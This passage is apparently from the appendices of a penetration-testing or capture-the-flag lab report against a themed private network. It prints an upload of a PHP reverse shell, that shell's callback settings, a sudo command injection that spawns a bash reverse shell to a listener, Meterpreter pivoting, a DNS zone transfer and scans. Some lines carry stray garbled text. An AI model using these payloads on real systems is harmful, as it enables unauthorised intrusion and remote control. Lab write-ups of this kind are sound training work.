ct a lie, to erase a name, and to ascend.root@TheHangingTree:~#
```

### Appendix F.6

**Request**

Pretty Raw Hex

```

1 POST /ajax.php HTTP/1.1
2 Host: 192.168.34.251
3 Content-Length: 5693
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4VKPRxS3APyVImB5
7 Accept: */*
8 Origin: http://192.168.34.251
9 Referer: http://192.168.34.251/dashboard.html
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12 Cookie: admin=%26G6u%40B6uDXMq%26MsR
13 ----WebKitFormBoundary4VKPRxS3APyVImB5
14 Content-Disposition: form-data; name="secure":
15
16 valid
17 ----WebKitFormBoundary4VKPRxS3APyVImB5
18 Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
19 Content-Type: application/x-php
20
21 <?php
22 // php-reverse-shell - A Reverse Shell implementation in PHP
23 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
24 //
25 //
26 // This tool may be used for legal purposes only. Users take full responsibility
27 // for any actions performed using this tool. The author accepts no liability
28 // for damage caused by this tool. If these terms are not acceptable to you, then

```

## Appendix F.7

```

(kali㉿kali)-[~/Downloads]
$ zsteg -a HangingTree.png
b1,rgb,lsb,xy .. text: "FLAG - Not all victors make it out of the arena
. Some become ghosts, legends, or fuel for future flames. The Capitol decides
the winner. The story decides the truth."

```

## Appendix F.8

Cookie: admin=%26G6u%40B6uDXMq%26MsR

-----WebKitFormBoundaryAWWI3PChUBhQasJl  
Content-Disposition: form-data; name="secure":

val1d

-----WebKitFormBoundaryAWWI3PChUBhQasJl

```

sudo /usr/bin/python3 /home/team-tasks/cookie-gen.py << 'EOF'
10; bash -c '/bin/bash -i >& /dev/tcp/192.168.34.1/4444 0>&1'
EOF

```

## Appendix F.9

```

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.34.1'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```

## Appendix F.10

```
(kali㉿kali)-[~]
$ nmap -Pn -sV -p80,443 --proxy socks4://127.0.0.1:1080 172.18.55.69
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 23:50 AEST
Nmap scan report for 172.18.55.69
Host is up.

PORT      STATE     SERVICE VERSION
80/tcp    filtered http
443/tcp   filtered https
        http://172.18.55.69

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.30 seconds

(kali㉿kali)-[~] wp-contentall proxychains curl -I https://172.18.55.69
```

### Appendix G.1

```
HTTP/1.1 200 OK
Date: Thu, 24 Apr 2025 10:56:46 GMT
Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
Last-Modified: Thu, 06 Sep 2001 03:12:46 GMT
ETag: "8805-b4a-3b96e9ae"
Accept-Ranges: bytes
Content-Length: 2890
Connection: close
Content-Type: text/html
```

### Appendix G.2

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (1017704 bytes) to 192.168.34.161
[*] Meterpreter session 1 opened (192.168.34.1:4444 → 192.168.34.161:43472)
at 2025-05-20 23:00:26 +1000
[*] Exploit completed: Handler connection saved [100%][207]
meterpreter >
meterpreter > run autoroute -s 172.18.55.69/32 -x /usr/shell elf[[201
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]/dev/n
[*] Adding a route to 172.18.55.69/255.255.255.255 ...
[+] Added route to 172.18.55.69/255.255.255.255 via 192.168.34.161
[*] Use the -p option to list all active routes
meterpreter > portfwd add -l 8080 -p 80 -r 172.18.55.69
[*] Forward TCP relay created: (local) :8080 → (remote) 172.18.55.69:80
meterpreter >
meterpreter >
```

### Appendix G.3

```
(kali㉿kali)-[~]
$ dig axfr songbirds.snakes @192.168.34.161

; <>> DiG 9.20.8-6-Debian <>> axfr songbirds.snakes @192.168.34.161
;; global options: +cmd
songbirds.snakes. 604800 IN SOA ns.songbirds.snakes. admin.so
ngbirds.snakes. 2 604800 86400 2419200 604800
songbirds.snakes. 604800 IN NS ns.songbirds.snakes.
district1.songbirds.snakes. 604800 IN A 192.168.34.161
district12.songbirds.snakes. 604800 IN A 192.168.34.161
district2.songbirds.snakes. 604800 IN A 192.168.34.161
district5.songbirds.snakes. 604800 IN A 192.168.34.161
district6.songbirds.snakes. 604800 IN A 192.168.34.161
district8.songbirds.snakes. 604800 IN A 192.168.34.161
district9.songbirds.snakes. 604800 IN A 192.168.34.161
ns.songbirds.snakes. 604800 IN A 192.168.34.161
theacademy.songbirds.snakes. 604800 IN A 172.18.55.69
thearena.songbirds.snakes. 604800 IN A 192.168.34.241
thecapital.songbirds.snakes. 604800 IN A 192.168.34.52
thehangingtree.songbirds.snakes. 604800 IN A 192.168.34.251
thelaboratory.songbirds.snakes. 604800 IN A 192.168.34.161
songbirds.snakes. 604800 IN SOA ns.songbirds.snakes. admin.so
ngbirds.snakes. 2 604800 86400 2419200 604800
;; Query time: 4 msec
;; SERVER: 192.168.34.161#53(192.168.34.161) (TCP)
;; WHEN: Mon May 19 13:58:58 AEST 2025
;; XFR size: 16 records (messages 1, bytes 507)

(kali㉿kali)-[~]
$
```

## Appendix G.4

### References

- Unknown (2014, March 5). *OpenDocMan 1.2.7 – Multiple Vulnerabilities*. ExploitDB. <https://www.exploit-db.com/exploits/32075>
- Akinbi, A (2018, June 25). *OpenDocMan 1.2.7 SQL Injection* [Video]. YouTube. <https://www.youtube.com/watch?v=RDBN0CYgo00>
- HashSec (2025, January 8). *Unable to communicate back with site to check for fatal errors, so the PHP change was reverted* [Video]. YouTube. <https://www.youtube.com/watch?v=2AV4Zd1Rqcs>
- Arr0way (2022, Feb 27). Reverse Shell Cheat Sheet: PHP, ASP, Netcat, Bash & Python. *HighOn.Coffee*. <https://highoncoffee.blog/reverse-shell-cheat-sheet/>
- Elmasry, A. (2023, December 13). Upgrading Simple Shells to Fully Interactive TTYs. *Medium*. <https://0xmrmasry.medium.com/upgrading-simple-shells-to-fully-interactive-ttys-eaaaae6654e>
- Mozilla Developer Network. (n.d.). **HTTP Content-Disposition Header**. MDN Web Docs. <https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Content-Disposition>
- Pentest Monkey. (n.d.). **PHP Reverse Shell**. PentestMonkey. <https://pentestmonkey.net/tools/web-shells/php-reverse-shell>